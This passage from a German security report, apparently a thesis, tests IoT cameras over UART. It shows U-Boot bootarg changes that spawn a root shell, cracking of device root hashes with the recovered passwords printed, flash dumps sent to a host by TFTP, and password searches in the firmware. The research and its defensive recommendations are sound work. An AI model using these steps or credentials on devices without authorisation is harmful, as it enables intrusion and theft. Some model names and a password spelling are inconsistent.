bootcmd=sf probe;sf read 0x80700000 0x80200 0x175000; bootm 0
x80700000

bootdelay=1

ethaddr=00:d0:d0:00:95:27
gatewayip=193.169.4.1
ipaddr=193.169.4.81
loads_echo=1
netmask=255.255.255.0

```

```
serverip=193.169.4.2  
stderr=serial  
stdin=serial  
stdout=serial
```

Die Umgebungsvariablen `bootargs` und `bootcmd` beinhalteten interessante Informationen. In `bootcmd` wird der Inhalt des SPI-Flash-Speichers in den Hauptspeicher geladen und von dort aus ausgeführt, was den Bootvorgang startet. In `bootargs` wird bei `init=/etc/preinit` der Preinitprozess gestartet, die `bootargs` Umgebungsvariable konnte einfach manipuliert werden um damit direkt eine root-shell zu starten. Dies wurde mit folgendem Befehl erreicht:

```
isvp_t31# setenv bootargs console=ttyS1,115200n8 mem=45M@0x0 rmem=19  
M@0x2d00000 root=/dev/mtdblock6 rootfstype=squashfs spdev=/dev/  
mtdblock7 noinitrd init=/bin/sh  
  
isvp_t31# boot
```

Dadurch wurde statt `init=/etc/preinit` der Befehl `init=/bin/sh` ausgeführt. Anschließend wurde der Befehl `boot` ausgeführt und uBoot startete das System neu und öffnete eine Root-Shell.

```
U-Boot 2013.07 (Nov 21 2023 - 10:48:06)  
  
Board: ISVP (Ingenic XBurst T31 SoC)  
DRAM: 64 MiB  
Top of RAM usable for U-Boot at: 84000000  
Reserving 184k for U-Boot at: 83fd0000  
  
[...]  
BusyBox v1.19.4 (2023-11-21 10:43:03 CST) built-in shell (ash)  
Enter 'help' for a list of built-in commands.  
  
/ # ls  
    bin      etc      mnt      proc      root      sp_rom     tmp      var  
    dev      lib      overlay   rom       sbin      sys       usr      www  
/ #
```

Obwohl nun eine Root-Shell zur Verfügung stand, implizierte das nicht die volle Kontrolle über das Gerät. Beim Hinzufügen von `init=/bin/sh` in den `bootargs`, wurden viele Initialisierungsprozesse von dem Embedded-Linux-System übersprungen. Diese Initprozesse und Skripte wurden nicht ausgeführt und an Orten wie `/proc` oder `/dev` waren keine Daten vorhanden. Das stellt ein großes Problem dar, da viele Kommandos und Funktionen, die bei der Informationssammlung helfen können, Daten von solchen Verzeichnissen abrufen. Das Erste und Wichtigste was zu tun war, war das Befüllen von `/proc`. Es konnte der Befehl `mount -t proc none /proc` manuell eingegeben werden, um den Kernel zu bitten, `/proc` mit Daten zu füllen. Danach funktionierten Kommandos wie `ps` und `netstat` welche für die weitere Informationssammlung hilfreich waren. Obwohl eine Root-Shell, innerhalb des `sqashfs`-Dateisystems zur Verfügung stand, wurde im letzten Schritt versucht den Hash für den root-User zu *cracken*. Dazu wurde das Terminalprogramm *John the Ripper* verwendet. Der in der `/etc/passwd` gefundene Passwort-Hash hatte folgendes Format:

```
root:$1$bstF8ixl$Tvszjzcxyh9328vmmWfnB.:17496:0:99999:7:::
```

Es handelt sich um einen MD5-Crypt-Hash, welcher zusätzliche *salts* enthält und im Gegensatz zu normalem MD5 mehrere Iterationen der MD5-Hashfunktion durchführt, um die Berechnung zu verlangsamen. Dies macht Brute-Force-Angriffe zeitaufwendiger und schwieriger, gilt jedoch heutzutage als unsicher. Dieser Hash wurde in eine Datei `./hash.txt` gespeichert und im Terminal das Programm *John the Ripper* mit folgendem Befehl gestartet:

```
~$ john --format=md5crypt hash.txt
    Created directory: /home/mcrebel/.john
    Loaded 1 password hash (md5crypt [MD5 32/64 X2])
    Will run 16 OpenMP threads
    Press 'q' or Ctrl-C to abort, almost any other key for status
```

Der Cracking-Vorgang kann mehrere Stunden, Tage oder sogar Jahre dauern. Daher die *Wordlistattacke* mit *John the Ripper* nach mehreren Stunden keine Ergebnisse produziert hat, wurde eine andere Methode versucht. Eine modifizierte *Brute-Force-Attacke* wurde geplant. Da im Internet alte Passwörter von anderen Versionen zu finden sind (`slprealtek`, `slplzgjipc`, `slpmstar`) wurden diese analysiert und ein Muster

wurde erkannt. Alle im Internet verfügbaren Passwörter für den root-User bestehen aus ausschließlich Kleinbuchstaben und beginnen alle mit s1p. Dann wurde die Dokumentation von *hashcat* studiert und ein Befehl erstellt:

Hier wurde der gefundene MD5-crypt-Hash geknackt:

```
$1$bstF8ixl$Tvszjzcxyh9328vmmWfnB.:slplzgjipc

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target...: $1$bstF8ixl$Tvszjzcxyh9328vmmWfnB.
Time.Started...: Fri May 3 20:29:18 2024 (19 mins, 16 secs)
Time.Estimated...: Fri May 3 20:48:34 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: slp?1?1?1?1?1?1?1 [10]
Guess.Queue.....: 3/7 (42.86%)
Speed.#1.....: 3410.5 kH/s (11.11ms) @ Accel:32 Loops:250 Thr:64
    Vec:1
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 3876102144/8031810176 (48.26%)
Rejected.....: 0/3876102144 (0.00%)
Restore.Point...: 3875946496/8031810176 (48.26%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:750-1000
Candidate.Engine.: Device Generator
Candidates.#1...: slpljxfipc -> slpnxkirkgt
Hardware.Mon.#1...: Temp: 65c Fan: 43% Util:100% Core:2805MHz Mem:10802
MHz Bus:16

Started: Fri May 3 20:27:41 2024
Stopped: Fri May 3 20:48:36 2024
```

Durch die Annahme, dass das Passwort mit slp beginnt und nur aus Kleinbuchstaben besteht konnte das Passwort in nur 19 Minuten geknackt werden. Das gefundene Passwort lautet: slplzqjipc

5.1.7 Ergebnisse

Die detaillierte Untersuchung des Bootprozesses und die Analyse der Firmware durch Zugriff über die UART-Schnittstelle offenbarten mehrere Schwachstellen des Geräts. Durch den Einsatz unterschiedlicher Methoden wurde demonstriert, dass trotz vorhandener Sicherheitsmechanismen wie Passwortschutz ernsthafte Risiken bestehen. Insbesondere das erfolgreiche Auslesen und Entschlüsseln des Passworts aus der Firmware zeigt, dass MD5-crypt-Hashes keine unüberwindbare Hürde darstellen. Die Verwendung von veralteten und unsicheren Hash-Funktionen wie MD5 trägt weiter zur Schwäche der Sicherheitsarchitektur bei.

5.1.8 Fazit

Die Analyse verdeutlicht, dass trotz vorhandener Authentifizierungsmechanismen die Sicherheit des Geräts bei Angriffen über die UART-Schnittstelle leicht kompromittiert werden kann. Angesichts dieser Sicherheitsrisiken wäre die effektivste Maßnahme zur Gewährleistung der Systemsicherheit das vollständige Deaktivieren der UART-Schnittstelle. Diese Maßnahme würde den physischen Zugangspunkt über UART eliminieren, der es Angreifern ermöglicht, in den Bootprozess einzugreifen und sensible Informationen zu extrahieren. Darüber hinaus sollten die Entwickler stärkere Hash-Algorithmen verwenden und regelmäßige Sicherheitsupdates durchführen, um bekannte Schwachstellen zu schließen. Doch selbst mit verbesserten Authentifizierungsmethoden und aktualisierter Firmware bleibt die Deaktivierung der UART-Schnittstelle die effektivste Strategie, um das Gerät gegen fortgeschrittene Angriffsvektoren über UART zu schützen.

5.2 IoT-Gerät: TP-Link Tapo C200 IP-Kamera



Abbildung 14: Produktfoto Tapo C100.³

5.2.1 Beschreibung

Die TP-Link Tapo C200 ist eine weitere günstige IP-Kamera für den Innenbereich mit einer Videoauflösung von 1080p. Über die Smartphone-App ist die Kamera horizontal um 360° schwenkbar und vertikal um 114° neigbar. Die Kamera hat verschiedene Funktionen wie Nachtsichtfunktion, Bewegungserkennung und Alarmfunktion bei Bewegungserkennung. Zusätzlich ermöglicht die Kamera eine Zwei-Wege-Audiofunktion. Ein SD-Kartensteckplatz für SD-Karten mit einer Kapazität von bis zu 128GB werden unterstützt, um Videos lokal zu speichern. Außerdem gibt es eine Cloud und die Kamera ist kompatibel mit Google-Assistant und Amazon Alexa.

5.2.2 UART-Schnittstelle

In der aktuellen Firmwareversion (TapoC200(EU)_V4_1.3.11) ist die UART-Schnittstelle Firmwareseitig deaktiviert. Daher ist keine Verbindung über UART möglich. Es müsste auf eine ältere Version heruntergesetzt werden, um eine Verbindung über die UART-Schnittstelle zu etablieren.

5.2.3 Ergebnisse

Die Untersuchung der TP-Link Tapo C200 zeigte, dass die Deaktivierung der UART-Schnittstelle in der aktuellen Firmware eine effektive Methode ist, um unbefugten Zugriff

³Bildquelle: https://static.tp-link.com/Tapo-C200_EU_1.0_1908_English_01_large_1568705560286u.png

über diese Schnittstelle zu verhindern. Um Zugriff auf die Firmware zu erhalten müssten alternative Methoden, wie das direkte Auslesen des Flash-Speichers durch entlöten des Chips oder durch die Verwendung spezialisierter Klemmen, angewendet werden. Andere potenzielle Angriffsvektoren, wie die SPI-, I2C- und JTAG-Schnittstellen, wurden in diesem Experiment nicht getestet, könnten aber ausgenutzt werden, um auf das System zuzugreifen.

5.2.4 Fazit

Die Deaktivierung der UART-Schnittstelle in der aktuellen Firmwareversion ist eine effektive Möglichkeit, den Zugriff über die serielle Schnittstelle zu unterbinden. Diese Maßnahme erhöht die Sicherheit der TP-Link Tapo C200 erheblich, da sie den direkten Hardware-Zugriff erschwert und potenzielle Angreifer zwingt, auf komplexere Angriffsvektoren zurückzugreifen. Hersteller sollten diese Praxis als Standard einführen, um die Sicherheit ihrer IoT-Geräte zu verbessern.

5.3 IoT-Gerät: Eufy Homebase 2 mit EufyCam 2 Pro Kameras



Abbildung 15: Produktfoto Eufy Kamerasytem.⁴

5.3.1 Beschreibung

Die EufyCam 2 Pro T8140 ist ein kabelloses Überwachungskamerasystem mit einer Homebase als Zentrale und zwei Kameras mit einer Videoauflösung von 2048p. Laut Hersteller beträgt die Akkulaufzeit in etwa ein Jahr pro Ladung. Die Kameras verfügen über eine Nachtsichtfunktion, sowie eingebaute KI-Technologien zur Erkennung und Fokusierung

⁴Bildquelle: https://cdn.shopify.com/s/files/1/1924/1075/products/Cam2_3840x.jpg

auf Menschen. Die Kameras sind wasserfest und können sowohl im Innenbereich, als auch im Außenbereich verwendet werden. Das Kamerasystem hat einen integrierten Speicher von 16 GB und eine Zwei-Wege-Audiofunktion.

5.3.2 UART-Schnittstelle

Die UART-Schnittstelle der Eufy-Homebase-2 befindet zwischen dem USB-Port und der Netzwerkschnittstelle auf der Leiterplatte. Die UART-Pins sind wie folgt konfiguriert: Das linke grüne Kabel ist GND, das weiße Kabel ist Tx und das orange Kabel ist Rx.




Abbildung 16: Leiterplatte Eufy Homebase 2

5.3.3 Ermittlung der Baudrate

Um die richtige Baudrate für die UART-Schnittstelle zu ermitteln, wurde ein iterativer Prozess angewendet, bei dem verschiedene Standardbaudraten manuell getestet wurden. Die Baudrate der Homebase-2 beträgt: 115200 Baud

5.3.4 Informationssammlung

Auf der Herstellerwebsite ist nur eine Bedienungsanleitung jedoch kein Datenblatt verfügbar. Die Logs des auf die relevanten Informationen gekürzten Bootprozesses sind im Anhang Eufy Homebase 2 Sicherheitskamerasystem zu finden. Auf der uBoot-Version 1.1.3 (Nov 2018) ist ein custom Uboot *Ralink UBoot Version: 5.0.0.0* aufgebaut. Nach dem Starten wird auf der Konsole ein Menü präsentiert:

```
Please choose the operation:  
1: Load system code to SDRAM via TFTP.  
2: Load system code then write to Flash via TFTP.
```

```

3: Boot system code via Flash (default).
4: Entr boot command line interface.
7: Load Boot Loader code then write to Flash via Serial.
9: Load Boot Loader code then write to Flash via TFTP.

m: Load mini system code then write to Flash via TFTP.
u: enter mini system for upgrade normal system.

```

Wird innerhalb einer Sekunde keine Auswahl getroffen wird die Standardoption 3 verwendet. Es gibt einen *watchdog-timer*, der das System alle 15 Sekunden neu startet, wenn in dem Menü die Auswahl m getroffen wurde. Dadurch ist nur begrenzt Zeit vorhanden. Der watchdog-timer wird in der option u (enter mini system for upgrade normal system) auf 90 Sekunden gesetzt, durch 3-faches richtiges Timing und Eingabe von u bei der Menüaufforderung alle 90 Sekunden, konnte der *watchdog-timer* auf 30 Minuten gesetzt werden. Das hat die Untersuchung der Systemdateien erleichtert, da das System dann erst nach 30 Minuten neu gestartet wurde. In dem *mini-system* konnte nun nach Informationen gesucht werden, es konnte eine /etc/passwd Datei gefunden werden:

```

# cat /etc/passwd
admin:FRp5ljixSmNSQ:0:0:Administrator:/:/bin/sh

```

Dieser DES-Hash (Data Encryption Standard [29]) kann mit *John the Ripper* in weniger als einer Sekunde geknackt werden.

DES ist ein Feistel-Substitutions-Permutationsnetzwerk (SPN) Chiffre. Er wurde in den 1970er Jahren entwickelt, um einen US-amerikanischen Verschlüsselungsstandard zu schaffen. DES verwendet einen 56-Bit-Schlüssel, der durch Brute-Force-Methoden gebrochen werden kann und daher heute als veraltet gilt. Die schnellen Fortschritte in der Elektronik und die natürliche Parallelität von Feistel-Chiffren sowie die relativ kleine Schlüssellänge von DES haben den Algorithmus obsolet gemacht. [30]

```

admin:admin:0:0:Administrator:/:/bin/sh

1 password hash cracked, 0 left
~$ 

```

Der Benutzername ist admin und das Passwort ist auch admin. In dem *mini-system* ist

der Ethernet-Port voll funktionsfähig und eine Verbindung über Telnet [26] kann hergestellt werden. Außerdem wird TFTP (Trivial File Transfer Protocol [31]) unterstützt. Dadurch konnte ein TFTP-Server auf dem Hostsystem eingerichtet werden. Ein TFTP-Server kann unter Linuxsystemen einfach installiert werden:

```
~$ sudo apt install tftpd-hpa
```

Anschließend wurde ein Verzeichnis für den TFTP-Server erstellt und die Berechtigungen wurden wie folgt vergeben:

```
~$ sudo mkdir -p /var/lib/tftpboot  
~$ sudo chown tftp:tftp /var/lib/tftpboot  
~$ sudo chmod 777 /var/lib/tftpboot
```

Danach wurde die Konfigurationsdatei `tftpd-hpa` mit nano editiert und die folgenden Optionen gesetzt. Die *Flag* `--create` ist wichtig, damit auf Client-Anfrage Dateien erstellt werden können und in diese Dateien geschrieben werden kann. Ohne diese *Flag* könnte nur in bestehende Dateien geschrieben werden.

```
~$ sudo nano /etc/default/tftpd-hpa  
  
TFTP_USERNAME="tftp"  
TFTP_DIRECTORY="/srv/tftp"  
TFTP_ADDRESS=":69"  
TFTP_OPTIONS="--secure --create"
```

Zum Schluss musste der Service noch gestartet werden:

```
~$ sudo systemctl start tftpd-hpa
```

Die Kamera wurde mit einem Netzwerkkabel zum Router in das Heimnetzwerk eingebunden. Danach wurde vom DHCP-Server [32] automatisch eine IP Adresse vergeben. Die Verbindung wurde mit dem Befehl `ping` und der IP-Adresse der Kamera getestet:

```
~$ ping 10.0.0.103
```

Auch in dem *mini-system* der Kamera wurde die Verbindung zu dem Host-Rechner mit dem Befehl `ping` überprüft:

```
~$ ping 10.0.0.79
```

Da der TFTP-Server erfolgreich eingerichtet und getestet wurde, konnte im Anschluss das /proc Verzeichnis des *mini-systems* der Kamera weiter untersucht werden:

```
# cd proc
# ls
      1          3      cmdline      kallsyms
      slabinfo
      1609        4      config.gz    kmsg
      softirqs
      1671        5      consoles     loadavg      stat
      1676        6      cpuinfo      locks       swaps
      1692       62      crypto       meminfo      sys
      1693       64      devices      misc       sysrq-
      trigger
      1698       66      diskstats   modules      sysvipc
      1700        7      driver       mounts
      timer_list
      1701        8      execdomains mt7628      tty
      1702       87      filesystems mtd       uptime
      1746       94      fs           net       version
      1914       95      interrupts  pagetypeinfo
      vmallocinfo
      1915       96      iomem       partitions  vmstat
      2          96      buddyinfo   ioports      scsi
      zoneinfo
      216        bus      irq        self
```

Im Rahmen der Analyse war vor allem das Verzeichnis /proc/mtd interessant, welches die Memory Technology Devices (MTD) auflistete. MTD ist ein Subsystem unter Linux, das eine vereinheitlichte Schnittstelle für den Zugriff auf nicht-flüchtigen Speicher bietet, vor allem für Flash-Speicher. Dies ist besonders interessant, da es direkt die Speicherblöcke anspricht. Dadurch kann der Flash-Speicher sehr effizient extrahiert werden, da die Übertragung ganzer Blöcke mit TFTP sehr effizient möglich ist. In den MTD-Blöcken kann nach Systemkonfigurationen und möglichen Sicherheitslücken oder Schwachstellen gesucht werden. Dafür müssen die Inhalte dieser MTD-Blöcke in eine Datei zwischengespeichert werden, danach können sie über TFTP auf das Hostsystem übertragen werden, um sie anschließend mit *binwalk* zu untersuchen.

```
# cat /proc/mtd
  dev:      size   erasesize   name
mtd0: 02000000 00010000 "ALL"
mtd1: 00030000 00010000 "Bootloader"
mtd2: 00010000 00010000 "Config"
mtd3: 00010000 00010000 "Factory"
mtd4: 000d0000 00010000 "Kernel"
mtd5: 00d30000 00010000 "RootFS"
mtd6: 00010000 00010000 "device_info"
mtd7: 00010000 00010000 "ocean_custom"
mtd8: 000d0000 00010000 "Kernel2"
mtd9: 00500000 00010000 "RootFS2"
mtd10: 00bc0000 00010000 "user_fs_jffs2"
mtd11: 02000000 00010000 "spi2"
```

Zuerst wurde im Verzeichnis `/dev` überprüft ob die MTD-Blöcke eingehängt sind:

```
# cd /dev
# ls
ac0          mtd8ro        ram3
acl0         mtd9          ram4
apsoc_nvram mtd9ro        ram5
cls0         mtr0          ram6
console      network_latency ram7
cpu_dma_latency network_throughput ram8
flash0       null          ram9
full         pcm0          random
gpio         ppp           rdm0
hwnat0      ptmx          slic
i2cM0        pts           spdif0
i2s0         ptyp0         spiso
kmsg         ptyp1         swnat0
mem          ptyp2         tty
mt6605       ptyp3         ttys0
mtd0         ptyp4         ttys1
mtd0ro      ptyp5         tttyp0
mtd1         ptyp6         tttyp1
mtd10       ptyp7         tttyp2
mtd10ro     ptyp8         tttyp3
mtd11       ptyp9         tttyp4
```

mtd11ro	ptypa	ttyp5
mtd1ro	ptypb	ttyp6
mtd2	ptypc	ttyp7
mtd2ro	ptypd	ttyp8
mtd3	ptype	ttyp9
mtd3ro	ptypf	ttypa
mtd4	ram0	ttypb
mtd4ro	ram1	ttypc
mtd5	ram10	ttypd
mtd5ro	ram11	ttype
mtd6	ram12	ttypf
mtd6ro	ram13	urandom
mtd7	ram14	vdsp
mtd7ro	ram15	video0
mtd8	ram2	zero

Hier waren alle MTD-Blöcke aus /proc/mtd enthalten. Anschließend konnten die Blöcke von dem *mini-system* an das Hostsystem versendet werden.

```
# dd if=/dev/mtd1 of=Bootloader.img
# tftp -p -l Bootloader.img -r Bootloader.img 10.0.0.79

# dd if=/dev/mtd2 of=Config.img
# tftp -p -l Config.img -r Config.img 10.0.0.79

# dd if=/dev/mtd3 of=Factory.img
# tftp -p -l Factory.img -r Factory.img 10.0.0.79

# dd if=/dev/mtd4 of=Kernel.img
# tftp -p -l Kernel.img -r Kernel.img 10.0.0.79

# dd if=/dev/mtd5 of=RootFS.img
# tftp -p -l RootFS.img -r RootFS.img 10.0.0.79

# dd if=/dev/mtd6 of=device_info.img
# tftp -p -l device_info.img -r device_info.img 10.0.0.79

# dd if=/dev/mtd7 of=ocean_custom.img
# tftp -p -l ocean_custom.img -r ocean_custom.img 10.0.0.79
```

```

# dd if=/dev/mtd8 of=Kernel2.img
# tftp -p -l Kernel2.img -r Kernel2.img 10.0.0.79

# dd if=/dev/mtd10 of=user_fs_jffs2.img
# tftp -p -l user_fs_jffs2.img -r user_fs_jffs2.img 10.0.0.79

```

Auf dem Hostsystem wurden die Daten von dem TFTP-Server empfangen und in dem zuvor definierten Verzeichnis gespeichert. Hier ist der tcpdump dargestellt:

```

~$ sudo tcpdump -i enp39s0 port 69

tcpdump: verbose output suppressed, use -v[v]... for full protocol
decode

listening on enp39s0, link-type EN10MB (Ethernet), snapshot length
262144 bytes

15:29:42.987090 IP 10.0.0.103.56873 > 10.0.0.79.tftp: TFTP, length
19, WRQ "rootfs.img" octet
15:41:18.184694 IP 10.0.0.103.46819 > 10.0.0.79.tftp: TFTP, length
19, WRQ "rootfs.img" octet
16:04:40.356476 IP 10.0.0.103.45563 > 10.0.0.79.tftp: TFTP, length
19, WRQ "rootfs.img" octet
17:56:54.051284 IP 10.0.0.103.48100 > 10.0.0.79.tftp: TFTP, length
19, WRQ "RootFS.img" octet
18:00:27.805411 IP 10.0.0.103.54918 > 10.0.0.79.tftp: TFTP, length
20, WRQ "RootFS2.img" octet
18:03:13.745068 IP 10.0.0.103.56010 > 10.0.0.79.tftp: TFTP, length
24, WRQ "userFsJffs2.img" octet
18:12:48.449279 IP 10.0.0.103.58440 > 10.0.0.79.tftp: TFTP, length
23, WRQ "Bootloader.img" octet
18:15:18.915070 IP 10.0.0.103.51395 > 10.0.0.79.tftp: TFTP, length
19, WRQ "Config.img" octet
18:26:39.685059 IP 10.0.0.103.50437 > 10.0.0.79.tftp: TFTP, length
20, WRQ "Factory.img" octet
18:32:14.121659 IP 10.0.0.103.50351 > 10.0.0.79.tftp: TFTP, length
19, WRQ "Kernel.img" octet
18:35:00.068894 IP 10.0.0.103.51124 > 10.0.0.79.tftp: TFTP, length
24, WRQ "oceanCustom.img" octet
18:38:20.374607 IP 10.0.0.103.56021 > 10.0.0.79.tftp: TFTP, length

```

```
20, WRQ "Kernel2.img" octet
```

Dann konnten die einzelnen Binärdateien einzeln mit *binwalk* untersucht werden:

```
~$ binwalk -e RootFS.img
```

Die Daten waren weiterhin komprimiert und *binwalk* konnte die Dateien nicht vollständig entpacken:

```
~/RootFS/_rootfs.img.extracted$ ls

1C03A8      222588.xz  24E984      2A36DC.xz  2FDB5C      32A320.xz  362
      B10      3A3F8C.xz  40D25C      45B904.xz  4AAE18      4FFAB0.xz
1C03A8.xz   22565C    24E984.xz  2B0300      2FDB5C.xz  32F5C4      362
      B10.xz   3ADD68    40D25C.xz  45C444      4AAE18.xz  50C558
1CC3EC      22565C.xz  2529B4      2B0300.xz  2FF8B4      32F5C4.xz
      366168    3ADD68.xz  410B34      45C444.xz  4B3400      50C558.xz
[...]
```

Da weiterhin komprimierte Dateien enthalten waren, wurden die Dateien mit der Entpackungs-Suite *unblob* entpackt. *Unblob* ist eine Open-Source-Software, die speziell für die Extraktion von binären Blob-Dateien (Binary Large Objects) entwickelt wurde. Mit diesem Tool kann fast jedes Dateiformat verarbeitet und entpackt werden. Da sehr viele Dateien vorhanden waren, wurde der Entpackungsvorgang mit einer for-Schleife automatisiert und zusätzlich die Ergebnisse in ein Verzeichnis *../unblobResult* gespeichert:

```
~/RootFS/_rootfs.img.extracted$ 
    for file in *; do
        unblob --extract-dir ../unblobResult "$file"
    done
```

Nach dem Entpackungsvorgang konnte in das Verzeichnis *../unblobResult* gewechselt werden, dort wurde nach Passwörtern gesucht. Dazu wurde ein Befehl konzipiert:

1. **find . -type f**: Sucht rekursiv nach allen Dateien im Verzeichnis.
2. **-exec strings** : Führt den *strings* Befehl auf jede gefundene Datei aus.
3. **| grep -i 'pass'**: Dadurch wird der Output von *strings* an *grep* weitergeleitet und mit *i* case-insensitiv nach *pass* gesucht.

4. > **found_pass.txt**: Leitet den Output von grep in eine Datei found_pass.txt um.

```
~/RootFS/unblobResults$  
    find . -type f -exec strings {} \; | grep -i 'pass' > found_pass.  
    txt  
  
~/RootFS/unblobResults$ less found_pass.txt
```

5.3.5 Root-Shell-Zugriff

Mit dem gefundenen Passwort und Usernamen konnte erfolgreich eine Root-Shell gestartet werden, und somit die vollständige Kontrolle über das Gerät erlangt werden:

```
Please press Enter to activate this console. setrlimit(RLIMIT_CORE, &  
    limit);  
starting pid 7060, tty '/dev/ttys1': '/s'  
  
Eufy login: admin  
  
Password: admin  
  
Jan  1 01:04:08 login[2855]: root login on 'ttys1'  
  
BusyBox v1.12.1 (2019-07-22 21:14:45 CST) built-in shell (ash)  
Enter 'help' for a list of built-in commands.  
#
```

5.3.6 Ergebnisse

Bei der Untersuchung des Eufy Sicherheitskamerasystems konnte durch den Zugang über die UART-Schnittstelle und die Umgehung des *watchdog-timers* eine Root-Shell gestartet werden. Dies ermöglichte eine detaillierte Analyse des Systems und die Extraktion sensibler Daten.

Wichtige Erkenntnisse:

1. **Passwort in /etc/passwd**: In der Datei /etc/passwd wurde ein DES-Hash

für den Benutzer `admin` gefunden. Dieser Hash konnte mit *John the Ripper* in weniger als einer Sekunde geknackt werden, was das Passwort `admin` sichtbar machte.

2. **Ethernet und TFTP Unterstützung:** Im *mini-system* war der Ethernet-Port voll funktionsfähig, was die Verbindung über Telnet ermöglichte. Zudem unterstützte das System TFTP, wodurch Dateien effizient übertragen werden konnten.
3. **MTD-Blöcke und Speicherabbilder:** Durch die Analyse des Verzeichnisses `/proc/mtd` konnten verschiedene Speicherblöcke identifiziert und extrahiert werden. Diese wurden mithilfe von `dd` und TFTP auf das Hostsystem übertragen.
4. **Entpacken der Speicherabbilder:** Die übertragenen Dateien wurden mit `binwalk` und `unblob` weiter untersucht, um komprimierte Daten zu extrahieren und nach sensiblen Informationen zu durchsuchen.
5. **Passwortsuche:** Ein rekursiver Suchbefehl half dabei, Passwörter in den extrahierten Dateien zu finden.

5.3.7 Fazit

Die Untersuchung des Eufy Sicherheitskamerasystems zeigte deutliche Sicherheitslücken auf. Der einfache Zugang zur Root-Shell und die Speicherung von Passwörtern als DES-Hash sind gravierende Sicherheitsrisiken. Die Tatsache, dass keine ausreichenden Authentifizierungsmechanismen vorhanden sind und Passwörter leicht zu finden waren, unterstreicht die Notwendigkeit für bessere Sicherheitsmaßnahmen bei solchen Geräten. Diese Ergebnisse verdeutlichen, wie wichtig es ist, Sicherheitsupdates regelmäßig durchzuführen und alte Geräte sorgfältig zu entsorgen oder zurückzusetzen, um Missbrauch zu verhindern. Die Untersuchung zeigt, dass selbst moderne Überwachungssysteme anfällig für Sicherheitslücken sein können, die von unbefugten Dritten ausgenutzt werden könnten.

5.4 IoT-Gerät: Reolink E1 IP-Kamera



Abbildung 17: Produktfoto Reolink E1.⁵

5.4.1 Beschreibung

Die Reolink E1 ist eine günstige IP-Kamera für den Innenbereich mit einer Videoauflösung von 3MP. Sie bietet Personen- und Haustiererkennung um Alarne zu senden. Die Kamera unterstützt nur 2,4 GHz WLAN. Die Kamera ist horizontal um 355° schwenkbar und 50° vertikal neigbar. Außerdem ist auch eine Zwei-Wege-Audio-Funktion, sowie eine Nachtsichtfunktion verfügbar. Bei Bewegungserkennung können Benachrichtigungen und Audio-Alarme eingestellt werden. Die Kamera unterstützt eine optionale lokale Speicherung auf einer microSD-Karte. Das Datenblatt kann von der Herstellerwebseite heruntergeladen werden..⁶

5.4.2 UART-Schnittstelle

Der Rx- und Tx-Pin der Reolink T1 befindet sich auf der Leiterplatte in der Nähe des Prozessors. Die Pin-Konfiguration ist etwas außergewöhnlich da nur Rx und Tx zusammen liegen, GND liegt am Rand in der Nähe des NOR-Flash-Chips. Das violette Kabel ist Tx, das weiße Kabel ist Rx und das schwarze Kabel ist GND.

⁵Bildquelle: <https://reolink.com/wp-content/assets/2019/10/e1-zoom-400.png>

⁶Datenblatt: <https://www.megateh.eu/files/reolink/reolink-e1-pro.pdf>




Abbildung 18: Leiterplatte Reolink E1 IP-Kamera

5.4.3 Ermittlung der Baudrate

Um die richtige Baudrate für die UART-Schnittstelle zu ermitteln, wurde ein iterativer Prozess angewendet, wobei die richtige Baudrate sehr schnell gefunden werden konnte. Die Kamera verwendet wie alle der getesteten Geräte die Baud-Rate von 115200 Baud.

5.4.4 Informationssammlung

Der erste Schritt der Informationssammlung war die Analyse des Datenblattes, anschließend wurden die Logs des Bootprozesses analysiert. Die Logs des Boot-Prozesses wurden auf die wesentlichen Teile gekürzt und sind im Anhang Reolink E1 IP-Kamera zu finden.

Wichtige Informationen aus den Logs:

- uBoot Version: U-Boot 2019.04 (Build Nov 22 2022 - 15:17:03 +0800)
- uboot_addr 0x03900000
- uboot_size 0x006C0000

Der Bootlog listet die Partitionen des Flash-Speichers:

```
Flash partition:  
    index:0, name:loader, order:0, start:0x0, size:0x10000  
    index:1, name:fdt, order:0, start:0x10000, size:0x10000  
    index:2, name:fdt.restore, order:0, start:0x20000, size:0x40000  
    index:3, name:uboot, order:0, start:0x60000, size:0x60000  
    index:4, name:uenv, order:0, start:0xc0000, size:0x40000  
    index:5, name:kernel, order:0, start:0x100000, size:0x1b0000
```

```

index:6, name:rootfs, order:0, start:0x2b0000, size:0xcd0000
index:7, name:para, order:0, start:0xf80000, size:0x60000
index:8, name:sp, order:0, start:0xfe0000, size:0x10000
index:9, name:download, order:0, start:0xff0000, size:0x10000
index:10, name:all, order:0, start:0x0, size:0x1000000
index:11, name:, order:0, start:0x0, size:0x0
index:12, name:, order:0, start:0x0, size:0x0
index:13, name:, order:0, start:0x0, size:0x0
index:14, name:, order:0, start:0x0, size:0x0
index:15, name:, order:0, start:0x0, size:0x0
index:16, name:, order:0, start:0x0, size:0x0
index:17, name:, order:0, start:0x0, size:0x0
index:18, name:, order:0, start:0x0, size:0x0
index:19, name:, order:0, start:0x0, size:0x0

```

